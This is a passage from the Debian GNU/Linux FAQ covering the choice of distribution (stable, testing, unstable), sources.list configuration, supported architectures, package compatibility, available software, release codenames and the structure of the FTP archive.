- Unstable has the latest software and changes a lot. Consequently, it can break at any point. However, fixes get rectified in many occasions in a couple of days and it always has the latest releases of software packaged for Debian.

When deciding between testing and unstable bear in mind that there might be times when tracking testing would be beneficial as opposed to unstable. One of this document's authors experienced such situation due to the gcc transition from gcc3 to gcc4. He was trying to install the `labplot` package on a machine tracking unstable and it could not be installed in unstable as some of its dependencies have undergone gcc4 transition and some have not. But the package in testing was installable on a testing machine as the gcc4 transitioned packages had not “trickled down” to testing.

### 3.1.6 You are talking about testing being broken. What do you mean by that?

Sometimes, a package might not be installable through package management tools. Sometimes, a package might not be available at all, maybe it was (temporarily) removed due to bugs or unmet dependencies. Sometimes, a package installs but does not behave in the proper way.

When these things happen, the distribution is said to be broken (at least for this package).

### 3.1.7 Why is it that testing could be broken for months? Won't the fixes introduced in unstable flow directly down into testing?

The bug fixes and improvements introduced in the unstable distribution trickle down to testing after a certain number of days. Let's say this threshold is 5 days. The packages in unstable go into testing only when there are no RC-bugs reported against them. If there is a RC-bug filed against a package in unstable, it will not go into testing after the 5 days.

The idea is that, if the package has any problems, it would be discovered by people using unstable and will be fixed before it enters testing. This keeps testing in a usable state for most of the time. Overall a brilliant concept, if you ask me. But things aren't always that simple. Consider the following situation:

- Imagine you are interested in package XYZ.
- Let's assume that on June 10, the version in testing is XYZ-3.6 and in unstable it is XYZ-3.7.
- After 5 days, XYZ-3.7 from unstable migrates into testing.
- So on June 15, both testing and unstable have XYZ-3.7 in their repositories.
- Let's say, the user of testing distribution sees that a new XYZ package is available and updates his XYZ-3.6 to XYZ-3.7.
- Now on June 25, someone using testing or unstable discovers an RC bug in XYZ-3.7 and files it in the BTS.
- The maintainer of XYZ fixes this bug and uploads it to unstable say on June 30. Here it is assumed that it takes 5 days for the maintainer to fix the bug and upload the new version. The number 5 should not be taken literally. It could be less or more, depending upon the severity of the RC-bug at hand.
- This new version in unstable, XYZ-3.8 is scheduled to enter testing on July 5th.
- But on July 3rd some other person discovers another RC-bug in XYZ-3.8.
- Let's say the maintainer of XYZ fixes this new RC-bug and uploads new version of XYZ after 5 days.
- So on July 8th, testing has XYZ-3.7 while unstable has XYZ-3.9.
- This new version XYZ-3.9 is now rescheduled to enter testing on July 13th.
- Now since you are running testing, and since XYZ-3.7 is buggy, you could probably use XYZ only after July 13th. That is you essentially ended up with a broken XYZ for about one month.

The situation can get much more complicated, if say, XYZ depends on 4 other packages. This could in turn lead to an unusable testing distribution for months. While the scenario above is imaginary, similar things can occur in real life, though they are rare.

### 3.1.8 From an administrator's point of view, which distribution requires more attention?

One of the main reasons why many people choose Debian over other Linux distributions is that it requires very little administration. People want a system that just works. In general one can say that stable requires very little maintenance, while testing and unstable require constant maintenance from the administrator. If you are running stable, all you need to worry about is keeping track of security updates. If you are running either testing or unstable it is a good idea to be aware of the new bugs discovered in the installed packages, new bugfixes/features introduced etc.

### 3.1.9 What happens when a new release is made?

This question will not help you in choosing a Debian distribution. But sooner or later you will face this question.

The stable distribution is currently stretch; The next stable distribution will be called buster. Let's consider the particular case of what happens when buster is released as the new stable version.

- oldstable = jessie; stable = stretch; testing = buster; unstable = sid
- Unstable is always referred to as sid irrespective of whether a release is made or not.
- Packages constantly migrate from sid to testing (i.e. buster). But packages in stable (i.e. stretch) remain the same except for security updates.

- After some time testing becomes frozen. But it will still be called testing. At this point no new packages from unstable can migrate to testing unless they include release-critical (RC) bug fixes.
- When testing is frozen, all the new bugfixes introduced have to be manually checked by the members of the release team. This is done to ensure that there won't be any unknown severe problems in the frozen testing.
- RC bugs in 'frozen testing' are reduced to either zero or, if greater than zero, the bugs are either marked as ignored for the release or are deferred for a point release.
- The 'frozen testing' with no rc-bugs will be released as the new stable version. In our example, this new stable release will be called buster.
- At this stage oldstable = stretch, stable = buster. The contents of stable and 'frozen testing' are same at this point.
- A new testing is based on the old testing.
- Packages start coming down from sid to testing and the Debian community will be working towards making the next stable release.

### 3.1.10 I have a working Desktop/cluster with Debian installed. How do I know which distribution I am running?

In most situations it is very easy to figure this out. Take a look at the `/etc/apt/sources.list` file. There will be an entry similar to this:

```
deb http://ftp.us.debian.org/debian/ unstable main contrib
```

The third field ('unstable' in the above example) indicates the Debian distribution the system is currently tracking.

You can also use `lsb_release` (available in the `lsb-release` package). If you run this program in an unstable system you will get:

```
$ lsb_release -a
LSB Version:    core-2.0-noarch:core-3.0-noarch:core-3.1-noarch:core-2.0-ia32:core-3.0-ia32:core-3.1-ia32
Distributor ID: Debian
Description:    Debian GNU/Linux unstable (sid)
Release:        unstable
Codename:       sid
```

However, this is not always that easy. Some systems might have `sources.list` files with multiple entries corresponding to different distributions. This could happen if the administrator is tracking different packages from different Debian distributions. This is frequently referred to as apt-pinning. These systems might run a mixture of distributions.

### 3.1.11 I am currently tracking stable. Can I change to testing or unstable? If so, how?

If you are currently running stable, then in the `/etc/apt/sources.list` file the third field will be either 'stretch' or 'stable'. You need to change this to the distribution you want to run. If you want to run testing, then change the third field of `/etc/apt/sources.list` to 'testing'. If you want to run unstable, then change the third field to 'unstable'.

Currently testing is called buster. So, if you change the third field of `/etc/apt/sources.list` to 'buster', then also you will be running testing. But even when buster becomes stable, you will still be tracking buster.

Unstable is always called Sid. So if you change the third field of `/etc/apt/sources.list` to 'sid', then you will be tracking unstable.

Currently Debian offers security updates for testing but not for unstable, as fixes in unstable are directly made to the main archive. So if you are running unstable make sure that you remove the lines relating to security updates in `/etc/apt/sources.list`.

If there is a release notes document available for the distribution you are upgrading to (even though it has not yet been released) it would be wise to review it, as it might provide information on how you should upgrade to it.

Nevertheless, once you make the above changes, you can run `aptitudeupdate` and then install the packages that you want. Notice that installing a package from a different distribution might automatically upgrade half of your system. If you install individual packages you will end up with a system running mixed distributions.

It might be best in some situations to just fully upgrade to the new distribution running `apt full-upgrade`, `aptitude safe-upgrade` or `aptitude full-upgrade`. Read apt's and aptitude's manual pages for more information.

### 3.1.12 I am currently tracking testing (buster). What will happen when a release is made? Will I still be tracking testing or will my machine be running the new stable distribution?

It depends on the entries in the `/etc/apt/sources.list` file. If you are currently tracking testing, these entries are similar to either:

```
deb http://ftp.us.debian.org/debian/ testing main
```

or

```
deb http://ftp.us.debian.org/debian/ buster main
```

If the third field in `/etc/apt/sources.list` is 'testing' then you will be tracking testing even after a release is made. So after buster is released, you will be running a new Debian distribution which will have a different codename. Changes might not be apparent at first but will be evident as soon as new packages from unstable go over to the testing distribution.

But if the third field contains 'buster' then you will be tracking stable (since buster will then be the new stable distribution).

### 3.1.13 I am still confused. What did you say I should install?

If unsure, the best bet would be the stable distribution.

## 3.2 But what about Knoppix, Linux Mint Debian Edition, Ubuntu, and others?

They are not Debian; they are *Debian based*. Though there are many similarities and commonalities between them, there are also crucial differences.

All these distributions have their own merits and are suited to some specific set of users. For more information, read Software distributions based on Debian (<http://www.debian.org/misc/children-distros>) available at the Debian website.

### 3.2.1 I know that Knoppix/Linux Mint Debian Edition/Ubuntu/... is Debian-based. So after installing it on the hard disk, can I use 'apt' package tools on it?

These distributions are Debian based. But they are not Debian. You will be still able to use apt package tools by pointing the `/etc/apt/sources.list` file to these distributions' repositories. But then you are not running Debian, you are running a different distribution. They are not the same.

In most situations if you stick with one distribution you should use that and not mix packages from other distributions. Many common breakages arise due to people running a distribution and trying to install Debian packages from other distributions. The fact that they use the same formatting and name (.deb), does not make them immediately compatible.

For example, Knoppix is a Linux distribution designed to be booted as a live CD whereas Debian is designed to be installed on the hard-disk. Knoppix is great if you want to know whether a particular piece of hardware works, or if you want to experience how a GNU/Linux system 'feels' etc., Knoppix is good for demonstration purposes while Debian is designed to run 24/7. Moreover the number of packages available, the number of architectures supported by Debian are far more than that of Knoppix.

If you want Debian, it is best to install Debian from the get-go. Although it is possible to install Debian through other distributions, such as Knoppix, the procedure calls for expertise. If you are reading this FAQ, I would assume that you are new to both Debian and Knoppix. In that case, save yourself a lot of trouble later and install Debian right at the beginning.

### 3.2.2 I installed Knoppix/Linux Mint Debian Edition/Ubuntu/... on my hard disk. Now I have a problem. What should I do?

You are advised not to use the Debian forums (either mailing lists or IRC) for help as people there may base their suggestions on the assumption that you are running a Debian system. These "fixes" might not be suited to what you are running, and might even make your problem worse.

Use the forums of the specific distribution you are using first. If you do not get help or the help you get does not fix your problem you might want to try asking in Debian forums, but keep the advice of the previous paragraph in mind.

### 3.2.3 I'm using Knoppix/LMDE/Ubuntu/... and now I want to use Debian. How do I migrate?

Consider the change from a Debian-based distribution to Debian just like a change from one operating system to another one. You should make a backup of all your data and reinstall the operating system from scratch. You should not attempt to “upgrade” to Debian using the package management tools as you might end up with an unusable system.

If all your user data (i.e. your `/home`) is under a separate partition migrating to Debian is actually quite simple, you just have to tell the installation system to mount (but not reformat) that partition when reinstalling. Making backups of your data, as well as your previous system's configuration (i.e. `/etc/` and, maybe, `/var/`) is still encouraged.

## Chapter 4

# Compatibility issues

### 4.1 On what hardware architectures/systems does Debian GNU/Linux run?

Debian GNU/Linux includes complete source-code for all of the included programs, so it should work on all systems which are supported by the Linux kernel; see the Linux FAQ (<http://en.tldp.org/FAQ/Linux-FAQ/intro.html#DOES-LINUX-RUN-ON-MY-COMPUTER>) for details.

The current Debian GNU/Linux release, 9, contains a complete, binary distribution for the following architectures:

- *amd64*: this covers systems based on AMD 64bit CPUs with AMD64 extension and all Intel CPUs with EM64T extension, and a common 64bit userspace.
- *arm64*: supports the latest 64-bit ARM-powered devices.
- *armel*: little-endian ARM machines.
- *armhf*: an alternative to *armel* for ARMv7 machines with hard-float.
- *i386*: this covers systems based on Intel and compatible processors, including Intel's 386, 486, Pentium, Pentium Pro, Pentium II (both Klamath and Celeron), and Pentium III, and most compatible processors by AMD, Cyrix and others.
- *ia64*: Intel IA-64 ("Itanium") computers.
- *mips*: SGI's big-endian MIPS systems, Indy and Indigo2; *mipsel*: little-endian MIPS machines, Digital DECstations.
- *powerpc*: this covers some IBM/Motorola PowerPC machines, including the Apple Macintosh PowerMac models, and the CHRP and PReP open architecture machines.
- *ppc64el*: 64-bit little-endian PowerPC port, supports several recent PowerPC/POWER processors.
- *s390x*: 64-bit port for IBM System z machines, replaced *s390*.

The development of binary distributions of Debian for *hurd-i386* (for GNU Hurd kernel on i386 32-bit PCs), *mipsel64* (for 64 bit MIPS in little-endian mode), *powerpcspe* (port for the "Signal Processing Engine" hardware), *sparc64* (for 64 bit SPARC processors), *sh* (for Hitachi SuperH processors), and *x32* (for amd64/x86\_64 CPUs using 32-bit pointers) is currently underway.

Support for the *m68k* architecture was dropped in the Etch (Debian 4.0) release, because it did not meet the criteria set by the Debian Release Managers. This architecture covers Amigas and ATARIs having a Motorola 680x0 processor for  $x \geq 2$ ; with MMU. However, the port is still active and available for installation even if not a part of this official stable release and might be reactivated for future releases.

Support for the *hppa* (Hewlett-Packard's PA-RISC machines) and *alpha* (Compaq/Digital's Alpha systems) were dropped in the Squeeze (Debian 6.0) release for similar reasons. The *arm* was dropped too in this release, as it was superseded by the *armel* architecture.

Support for the 32-bit *s390* port (*s390*) was discontinued and replaced with *s390x* in Jessie (Debian 8). In addition, the ports to IA-64 and Sparc had to be removed from this release due to insufficient developer support.

For more information on the available ports see the ports pages at the website (<http://www.debian.org/ports/>).

For further information on booting, partitioning your drive, enabling PCMCIA (PC Card) devices and similar issues please follow the instructions given in the Installation Manual, which is available from our WWW site at <http://www.debian.org/releases/stable/installmanual>.

## 4.2 What kernels does Debian GNU/Linux run?

Beside Linux, Debian provides a complete, binary distribution for the following operating system kernels:

- FreeBSD: provided through the *kfreebsd-amd64* and *kfreebsd-i386* ports, for 64-bit PCs and 32-bit PCs respectively. These ports were first released in Debian 6.0 Squeeze as a *technology preview*. However they were not part of the Debian 8 Jessie release.

In addition to these, work is in progress on the following adaptations:

- *avr32*, port to Atmel's 32-bit RISC architecture,
- *hurd-i386*, a port for 32-bit PC. This port will use GNU Hurd, the new operating system being put together by the GNU group,
- *sh*, port to Hitachi SuperH processors.

There were attempts to port the distribution to the NetBSD kernel, providing *netbsd-i386* (for 32-bit PCs) and *netbsd-alpha* (for Alpha machines) but these ports were never released and are currently abandoned.

For more information on the available ports see the ports pages at the website (<http://www.debian.org/ports/>).

## 4.3 How compatible is Debian with other distributions of Linux?

Debian developers communicate with other Linux distribution creators in an effort to maintain binary compatibility across Linux distributions. <sup>1</sup> Most commercial Linux products run as well under Debian as they do on the system upon which they were built.

Debian GNU/Linux adheres to the Linux Filesystem Hierarchy Standard (<http://www.pathname.com/fhs/>). However, there is room for interpretation in some of the rules within this standard, so there may be slight differences between a Debian system and other Linux systems.

## 4.4 How source code compatible is Debian with other Unix systems?

For most applications Linux source code is compatible with other Unix systems. It supports almost everything that is available in System V Unix systems and the free and commercial BSD-derived systems. However in the Unix business such claim has nearly no value because there is no way to prove it. In the software development area complete compatibility is required instead of compatibility in "about most" cases. So years ago the need for standards arose, and nowadays POSIX.1 (IEEE Standard 1003.1-1990) is one of the major standards for source code compatibility in Unix-like operating systems.

Linux is intended to adhere to POSIX.1, but the POSIX standards cost real money and the POSIX.1 (and FIPS 151-2) certification is quite expensive; this made it more difficult for the Linux developers to work on complete POSIX conformance. The certification costs make it unlikely that Debian will get an official conformance certification even if it completely passed the validation suite. (The validation suite is now freely available, so it is expected that more people will work on POSIX.1 issues.)

Unifix GmbH (Braunschweig, Germany) developed a Linux system that has been certified to conform to FIPS 151-2 (a superset of POSIX.1). This technology was available in Unifix' own distribution called Unifix Linux 2.0 and in Lasermoon's Linux-FT.

## 4.5 Can I use Debian packages (".deb" files) on my Red Hat/Slackware/... Linux system? Can I use Red Hat packages (".rpm" files) on my Debian GNU/Linux system?

Different Linux distributions use different package formats and different package management programs.

<sup>1</sup>The Linux Standard Base (<http://www.linuxbase.org/>) is a specification for allowing the same binary package to be used on multiple distributions. After Jessie (Debian 8) was released, Debian abandoned (<https://sources.debian.org/src/lsb/9.20170808/debian/README.Debian/>) the pursuit of LSB compatibility. See this July 3, 2015 message from Didier Raboud (<https://lists.debian.org/4526217.myWFlvmlrM@gyllingar>) and the following discussion for background information.



**You probably can:** A program to unpack a Debian package onto a Linux host that is been built from a ‘foreign’ distribution is available, and will generally work, in the sense that files will be unpacked. The converse is probably also true, that is, a program to unpack a Red Hat or Slackware package on a host that is based on Debian GNU/Linux will probably succeed in unpacking the package and placing most files in their intended directories. This is largely a consequence of the existence (and broad adherence to) the Linux Filesystem Hierarchy Standard. The Alien (<http://packages.debian.org/alien>) package is used to convert between different package formats.

**You probably do not want to:** Most package managers write administrative files when they are used to unpack an archive. These administrative files are generally not standardized. Therefore, the effect of unpacking a Debian package on a ‘foreign’ host will have unpredictable (certainly not useful) effects on the package manager on that system. Likewise, utilities from other distributions might succeed in unpacking their archives on Debian systems, but will probably cause the Debian package management system to fail when the time comes to upgrade or remove some packages, or even simply to report exactly what packages are present on a system.

**A better way:** The Linux File System Standard (and therefore Debian GNU/Linux) requires that subdirectories under `/usr/local/` be entirely under the user’s discretion. Therefore, users can unpack ‘foreign’ packages into this directory, and then manage their configuration, upgrade and removal individually.

## 4.6 How should I install a non-Debian program?

Files under the directory `/usr/local/` are not under the control of the Debian package management system. Therefore, it is good practice to place the source code for your program in `/usr/local/src/`. For example, you might extract the files for a package named “foo.tar” into the directory `/usr/local/src/foo`. After you compile them, place the binaries in `/usr/local/bin/`, the libraries in `/usr/local/lib/`, and the configuration files in `/usr/local/etc/`.

If your programs and/or files really must be placed in some other directory, you could still store them in `/usr/local/`, and build the appropriate symbolic links from the required location to its location in `/usr/local/`, e.g., you could make the link

```
ln -s /usr/local/bin/foo /usr/bin/foo
```

In any case, if you obtain a package whose copyright allows redistribution, you should consider making a Debian package of it, and uploading it for the Debian system. Guidelines for becoming a package developer are included in the Debian Policy manual (see ‘What other documentation exists on and for a Debian system?’ on page 53).



## Chapter 5

# Software available in the Debian system

### 5.1 What types of applications and development software are available for Debian GNU/Linux?

Like most Linux distributions, Debian GNU/Linux provides:

- the major GNU applications for software development, file manipulation, and text processing, including gcc, g++, make, texinfo, Emacs, the Bash shell and numerous upgraded Unix utilities,
- Perl, Python, Tcl/Tk and various related programs, modules and libraries for each of them,
- TeX (LaTeX) and Lyx, dvips, Ghostscript,
- the Xorg windowing system, which provides a networked graphical user interface for Linux, and countless X applications including the GNOME, KDE and Xfce desktop environments,
- a full suite of networking applications, including servers for Internet protocols such as HTTP (WWW), FTP, NNTP (news), SMTP and POP (mail) and DNS (name servers); relational databases like PostgreSQL, MySQL; also provided are web browsers including the various Mozilla products,
- a complete set of office applications, including the LibreOffice productivity suite, Gnumeric and other spreadsheets, WYSIWYG editors, calendars.

More than 42304 packages, ranging from news servers and readers to sound support, FAX programs, database and spreadsheet programs, image processing programs, communications, net, and mail utilities, Web servers, and even ham-radio programs are included in the distribution. Other 696 software suites are available as Debian packages, but are not formally part of Debian due to license restrictions.

### 5.2 Who wrote all that software?

For each package the *authors* of the program(s) are credited in the file `/usr/share/doc/PACKAGE/copyright`, where PACKAGE is to be substituted with the package's name.

*Maintainers* who package this software for the Debian GNU/Linux system are listed in the Debian control file (see 'What is a Debian control file?' on page 28) that comes with each package. The Debian changelog, in `/usr/share/doc/PACKAGE/changelog.Debian.gz`, mentions the people who've worked on the Debian packaging too.

### 5.3 How can I get a current list of programs that have been packaged for Debian?

A complete list is available from any of the Debian mirrors (<http://www.debian.org/distrib/ftplist>), in the file `indices/Maintainers`. That file includes the package names and the names and e-mails of their respective maintainers.

The WWW interface to the Debian packages (<http://packages.debian.org/>) conveniently summarizes the packages in each of about thirty "sections" of the Debian archive.

## 5.4 How can I install a developer's environment to build packages?

If you want to build packages in your Debian system you will need to have a basic development environment, including a C/C++ compiler and some other essential packages. In order to install this environment you just need to install the `build-essential` package. This is a meta-package or place-holder package which depends on the standard development tools one needs to build a Debian package.

Some software can, however, need additional software to be rebuilt, including library headers or additional tools such as `autoconf` or `gettext`. Debian provides many of the tools needed to build other software as Debian packages.

Finding which software is precisely required can be tricky, however, unless you are planning on rebuilding Debian packages. This last task is rather easy to do, as official packages have to include a list of the additional software (besides the packages in `build-essential`) needed to build the package, this is known as `Build-Dependencies`. To install all the packages needed to build a given source package and then build said source package you can just run:

```
# apt-get build-dep foo
# apt-get source --build foo
```

Notice that if you want to build the Linux kernels distributed by Debian you will want to install also the `kernel-package` package. For more information see 'What tools does Debian provide to build custom kernels?' on page 45.

## 5.5 What is missing from Debian GNU/Linux?

There is a list of packages which still need to be packaged for Debian, the Work-Needing and Prospective Packages list (<http://www.debian.org/devel/wnpp/>).

For more details about adding missing things, see 'How can I become a Debian member/Debian developer?' on page 57.

## 5.6 Why do I get "ld: cannot find -lfoo" messages when compiling programs? Why aren't there any libfoo.so files in Debian library packages?

Debian Policy requires that such symbolic links (to `libfoo.so.x.y.z` or similar) are placed in separate, development packages. Those packages are usually named `libfoo-dev` or `libfooX-dev` (presuming the library package is named `libfooX`, and X is a whole number).

## 5.7 (How) Does Debian support Java?

Several *free* implementations of Java technology are available as Debian packages, providing both Java Development Kits as well as Runtime Environments. You can write, debug and run Java programs using Debian.

Running a Java applet requires a web browser with the capability to recognize and execute it. Several web browsers available in Debian, such as Mozilla or Konqueror, support Java plug-ins that enable running Java applets within them.

Please refer to the Debian Java FAQ (<http://www.debian.org/doc/manuals/debian-java-faq/>) for more information.

## 5.8 How can I check that I am using a Debian system, and what version it is?

In order to make sure that your system has been installed from the real Debian base disks, use the

```
lsb_release -a
```

command. It will display the name of the distribution (in Distributor ID field) and the version of the system (in Release and Codename fields). The following is an example run in a Debian system:

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 7.4 (wheezy)
Release:       7.4
Codename:      wheezy
```

You can also check for the existence of `/etc/debian_version` file, which contains a single one-line entry giving the version number of the release, as defined by the package `base-files`.

Users should be aware, however, that the Debian system consists of many parts, each of which can be updated (almost) independently. Each Debian “release” contains well defined and unchanging contents. Updates are separately available. For a one-line description of the installation status of package `foo`, use the command `dpkg --list foo`. For a more verbose description, use:

```
dpkg --status foo
```

To view versions of all installed packages, run:

```
dpkg -l
```

Note that the existence of the program `dpkg` shows that you should be able to install Debian packages on your system. However, since the program has been ported to many other operating systems and architectures, this is no longer a reliable method of determining if a system is Debian GNU/Linux.

## 5.9 How does Debian support non-English languages?

- Debian GNU/Linux is distributed with keymaps for nearly two dozen keyboards, and with utilities (in the `kbd` package) to install, view, and modify the tables.  
The installation prompts the user to specify the keyboard he will use.
- Nearly all of the software in Debian supports UTF-8 as character set. Legacy character sets, such as ISO-8859-1 or ISO-8859-2, should be considered obsolete.
- Currently, support for German-, Spanish-, French-, Hungarian-, Italian-, Japanese-, Korean-, Dutch-, Polish-, Portuguese-, Russian-, Turkish-, and Chinese-language manual pages is provided through the `manpages-LANG` packages (where `LANG` is the two-letter ISO country code). To access an NLS manual page, the user must set the shell `LC_MESSAGES` variable to the appropriate string.

For example, in the case of the Italian-language manual pages, `LC_MESSAGES` needs to be set to `'italian'`. The `man` program will then search for Italian manual pages under `/usr/share/man/it/`.

## 5.10 Where is ezmlm/djbdns/qmail?

Dan J. Bernstein used to distribute all software he has written (<http://cr.yip.to/software.html>) with a restrictive license which does not allow modified binaries to be distributed. In november 2007 however, Bernstein said “[...] i have decided to put all of my future and [...] past software into the public domain”. See FAQ from distributors (<http://cr.yip.to/distributors.html>) for his distribution terms.

As of this writing (2016-03), `ezmlm-idx` is available in experimental only (`mlmmj` is similar, and shipped with Debian jessie); `djbdns` is available in sid (unstable) only, see Bug #516394 (<https://bugs.debian.org/516394>) and Bug #796118 (<https://bugs.debian.org/796118>) for details and see `dbndns` for a similar alternative; the `publicfile` software is still not free software, a `publicfile-installer` package is available from Debian’s contrib section.

Other software of Dan J. Bernstein (`qmail`, `daemontools`, `ucspi-tcp`) is shipped with Debian.

## 5.11 Where is a player for Flash (SWF)?

Debian ships both `gnash` and `swfdec`: two free SWF movie players.

## 5.12 Where is Google Earth?

Google Earth is available for GNU/Linux from Google's web site, but not only it is not Free Software, but is completely undistributable by a third party. However, `googleearth-package` (in the contrib-section) might be helpful in using this software.

## 5.13 Where is VoIP software?

Two main open protocols are used for Voice Over IP: SIP and H.323. Both are implemented by a wide variety of software in Debian main. `ekiga` is one of the popular clients.

## 5.14 I have a wireless network card which doesn't work with Linux. What should I do?

Buy one which does :)

Alternatively, use `ndiswrapper` to use a driver for Windows (if you have one) on your Linux system. See the Debian Wiki `ndiswrapper` page (<http://wiki.debian.org/NdisWrapper>) for more information.

## Chapter 6

# The Debian FTP archives

### 6.1 How many Debian distributions are there?

There are three major distributions: the “stable” distribution, the “testing” distribution, and the “unstable” distribution. The “testing” distribution is sometimes ‘frozen’ (see ‘What about “testing”? How is it ‘frozen’?’ on page 23). Next to these, there is the “oldstable” distribution (that’s just the one from before “stable”), and the “experimental” distribution.

Experimental is used for packages which are still being developed, and with a high risk of breaking your system. It’s used by developers who’d like to study and test bleeding edge software. Users shouldn’t be using packages from there, because they can be dangerous and harmful even for the most experienced people.

See ‘Choosing a Debian distribution’ on page 7 for help when choosing a Debian distribution.

### 6.2 What are all those names like *etch*, *lenny*, etc.?

They are just “codenames”. When a Debian distribution is in the development stage, it has no version number but a codename. The purpose of these codenames is to make easier the mirroring of the Debian distributions (if a real directory like *unstable* suddenly changed its name to *stable*, a lot of stuff would have to be needlessly downloaded again).

Currently, *stable* is a symbolic link to *stretch* (i.e. Debian GNU/Linux 9) and *testing* is a symbolic link to *buster*. This means that *stretch* is the current stable distribution and *buster* is the current testing distribution.

*unstable* is a permanent symbolic link to *sid*, as *sid* is always the unstable distribution (see ‘What about “sid”?’ on the next page).

#### 6.2.1 Which other codenames have been used in the past?

Aside *stretch* and *buster*, other codenames that have been already used are: *buzz* for release 1.1, *rex* for release 1.2, *bo* for releases 1.3.x, *hamm* for release 2.0, *slink* for release 2.1, *potato* for release 2.2, *woody* for release 3.0, *sarge* for release 3.1, *etch* for release 4.0, *lenny* for release 5.0, *squeeze* for release 6.0, *wheezy* for release 7, *jessie* for release 8, *stretch* for release 9.

#### 6.2.2 Where do these codenames come from?

So far they have been characters taken from the “Toy Story” movies by Pixar.

- *buzz* (Buzz Lightyear) was the spaceman,
- *rex* was the tyrannosaurus,
- *bo* (Bo Peep) was the girl who took care of the sheep,
- *hamm* was the piggy bank,
- *slink* (Slinky Dog) was the toy dog,

- *potato* was, of course, Mr. Potato,
- *woody* was the cowboy,
- *sarge* was the sergeant of the Green Plastic Army Men,
- *etch* was the toy whiteboard (Etch-a-Sketch),
- *lenny* was the toy binoculars,
- *squeeze* was the name of the three-eyed aliens,
- *wheezy* (Debian 7) was the rubber toy penguin with a red bow tie,
- *jessie* (Debian 8) was the yodeling cowgirl,
- *stretch* (Debian 9) was the rubber toy octopus with suckers on her eight long arms.
- *buster* (Debian 10) was Andy's pet dog.
- *bullseye* (Debian 11) was Woody's wooden toyhorse.
- *bookworm* (Debian 12) was a green toy worm with a built-in flashlight who loves reading books.
- *sid* was the evil neighbor kid next door who broke all toys.

The decision (<https://lists.debian.org/debian-devel/1996/06/msg00515.html>) of using Toy Story names was made (<https://lists.debian.org/debian-user/1997/04/msg00011.html>) by Bruce Perens who was, at the time, the Debian Project Leader and was working also at Pixar, the company that produced the movies.

### 6.3 What about “sid”?

*sid* or *unstable* is the place where most of the packages are initially uploaded. It will never be released directly, because packages which are to be released will first have to be included in *testing*, in order to be released in *stable* later on. *sid* contains packages for both released and unreleased architectures.

The name “sid” also comes from the “Toy Story” animated motion picture: Sid was the boy next door who destroyed toys :-)

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### 6.4 What does the stable directory contain?

- *stable/main/*: This directory contains the packages which formally constitute the most recent release of the Debian GNU/Linux system.  
These packages all comply with the Debian Free Software Guidelines ([http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines)), and are all freely usable and distributable.
- *stable/non-free/*: This directory contains packages distribution of which is restricted in a way that requires that distributors take careful account of the specified copyright requirements.  
For example, some packages have licenses which prohibit commercial distribution. Others can be redistributed but are in fact shareware and not free software. The licenses of each of these packages must be studied, and possibly negotiated, before the packages are included in any redistribution (e.g., in a CD-ROM).
- *stable/contrib/*: This directory contains packages which are DFSG-free and *freely distributable* themselves, but somehow depend on a package that is *not* freely distributable and thus available only in the non-free section.

---

<sup>1</sup>When the present-day *sid* did not exist, the FTP site organization had one major flaw: there was an assumption that when an architecture is created in the current *unstable*, it will be released when that distribution becomes the new *stable*. For many architectures that isn't the case, with the result that those directories had to be moved at release time. This was impractical because the move would chew up lots of bandwidth. The archive administrators worked around this problem for several years by placing binaries for unreleased architectures in a special directory called “*sid*”. For those architectures not yet released, the first time they were released there was a link from the current *stable* to *sid*, and from then on they were created inside the *unstable* tree as normal. This layout was somewhat confusing to users. With the advent of package pools (see “What's in the *pool* directory?” on page 24), binary packages began to be stored in a canonical location in the pool, regardless of the distribution, so releasing a distribution no longer causes large bandwidth consumption on the mirrors (there is, however, a lot of gradual bandwidth consumption throughout the development process).



## 6.5 What does the testing distribution contain?

Packages are installed into the ‘testing’ directory after they have undergone some degree of testing in unstable.

They must be in sync on all architectures where they have been built and mustn’t have dependencies that make them uninstalleable; they also need to have fewer release-critical bugs than the versions currently in unstable. This way, we hope that ‘testing’ is always close to being a release candidate.

More information about the status of “testing” in general and the individual packages is available at <http://www.debian.org/devel/testing>.

### 6.5.1 What about “testing”? How is it ‘frozen’?

When the “testing” distribution is mature enough, the release manager starts ‘freezing’ it. The normal propagation delays are increased to ensure that as few new bugs as possible from “unstable” enter “testing”.

After a while, the “testing” distribution becomes truly ‘frozen’. This means that all new packages that are to propagate to the “testing” are held back, unless they include release-critical bug fixes. The “testing” distribution can also remain in such a deep freeze during the so-called ‘test cycles’, when the release is imminent.

When a “testing” release becomes ‘frozen’, “unstable” tends to partially freeze as well. This is because developers are reluctant to upload radically new software to unstable, in case the frozen software in testing needs minor updates and to fix release critical bugs which keep testing from becoming “stable”.

We keep a record of bugs in the “testing” distribution that can hold off a package from being released, or bugs that can hold back the whole release. For details, please see current testing release information (<http://www.debian.org/releases/testing/>).

Once that bug count lowers to maximum acceptable values, the frozen “testing” distribution is declared “stable” and released with a version number.

The most important bug count is the “Release Critical” bug count, which can be followed in the Release-critical bug status page (<http://bugs.debian.org/release-critical/>). A common release goal is NoRCBugs (<http://wiki.debian.org/ReleaseGoals/NoRCBugs>) which means that the distribution should not have any bugs of severity critical, grave or serious. The full list of issues considered critical can be found in the RC policy document ([http://release.debian.org/testing/rc\\_policy.txt](http://release.debian.org/testing/rc_policy.txt)).

With each new release, the previous “stable” distribution becomes obsolete and moves to the archive. For more information please see Debian archive (<http://www.debian.org/distrib/archive>).

## 6.6 What does the unstable distribution contain?

The ‘unstable’ directory contains a snapshot of the current development system. Users are welcome to use and test these packages, but are warned about their state of readiness. The advantage of using the unstable distribution is that you are always up-to-date with the latest in GNU/Linux software industry, but if it breaks: you get to keep both parts :-)

There are also main, contrib and non-free subdirectories in ‘unstable’, separated on the same criteria as in ‘stable’.

## 6.7 What are all those directories at the Debian FTP archives?

The software that has been packaged for Debian GNU/Linux is available in one of several directory trees on each Debian mirror site.

The `dists` directory is short for “distributions”, and it is the canonical way to access the currently available Debian releases (and pre-releases).

The `pool` directory contains the actual packages, see ‘What’s in the `pool` directory?’ on the next page.

There are the following supplementary directories:

**/tools/:** DOS utilities for creating boot disks, partitioning your disk drive, compressing/decompressing files, and booting Linux.

**/doc/:** The basic Debian documentation, such as this FAQ, the bug reporting system instructions, etc.

*/indices/*: various indices of the site (the Maintainers file and the override files).

*/project/*: mostly developer-only materials and some miscellaneous files.

## 6.8 What are all those directories inside `dists/stable/main`?

Within each of the major directory trees<sup>2</sup>, there are three sets of subdirectories containing index files.

